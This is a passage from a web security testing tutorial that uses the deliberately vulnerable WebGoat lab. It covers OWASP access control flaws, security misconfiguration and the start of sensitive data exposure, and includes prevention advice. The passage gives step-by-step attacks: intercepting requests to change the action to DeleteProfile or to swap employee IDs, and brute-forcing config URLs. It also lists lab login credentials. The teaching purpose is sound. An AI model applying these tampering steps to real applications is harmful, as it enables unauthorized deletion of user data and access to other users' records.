
Goal: change your access control and allow yourself to delete data.

Example: let's suppose there is admin john and he is able to delete any profile and tom is a user who is able to see only user profile so we can change role base schema and allow tom to delete profile. It does not matter whether he is admin or not.


Login to WebGoat and navigate to access control flaws Section Bypass business layer access control.



Login as admin user: john password: john





Select any user and try to delete his profile and intercept request at run time and check for action.



Please copy action:" `DeleteProfile" and employee_id=104` and logout


Let's suppose there is a user Tom so login as user: Tom password: tom






So you can see, tom is allowed to search and view profile.

Select view profile and intercept request with tamper data/Burp Suite and change employee id and action with :" `DeleteProfile" and employee_id=104`




So you are allowed to delete user data at run time:




Test for Bypass Data level access control

Example: let's suppose a user is allowed to see only his profile because of data level access control but if we bypass this access control we are able to see any profile.


Login to WebGoat and navigate to access control flaws Section Bypass data level access control.




Login as user TOM with password tom and click on view profile.



Open tamper data in web browser and replace your id with someone else's id, like 101.



Now you can see you are able to see profile of user whose id is 101.



How to prevent


Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.

Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

TESTING FOR A5 – SECURITY MISCONFIGURATION

Security misconfiguration arises when security settings are defined, implemented, and maintained as defaults. Good security requires a secure configuration defined and deployed for the application, web server, database server, and platform. It is equally important to have the software up to date.




Below are some of the classic examples of security misconfiguration.

If directory listing is not disabled on the server and if attacker discovers the same then the attacker can simply list directories to find any file and execute it. It is also possible to get the actual code base which contains all your custom code and then to find a serious flaws in the application.

App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers grab the extra information that the error messages provide, which is enough for them to penetrate.

Testing for insecure configuration

Open WebGoat and navigate to Insecure configuration section.





Your goal should be to try to guess the URL for the "config" interface.

The "config" URL is only available to the maintenance personnel.

The application doesn't check for horizontal privileges.

Here we need to apply a brute force technique, like web.config, config, appname.config, conf.





How to prevent

The primary recommendations are to establish all of the following:

A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.

A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment.

A strong application architecture that provides effective, secure separation between components.

Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

TESTING FOR A7 – SENSITIVE DATA EXPOSURE

As the online applications keep flooding in day by day, not all applications are secured. Many web applications do not properly protect sensitive user data such as credit cards information/bank account info/authentication credentials. Hackers might end up stealing those weakly protected data to conduct credit card fraud, identity theft, or other crimes.

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	**Exploitability DIFFICULT**	**Prevalence UNCOMMON**	**Detectability AVERAGE**	**Impact SEVERE**	**Application / Business Specific**
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm 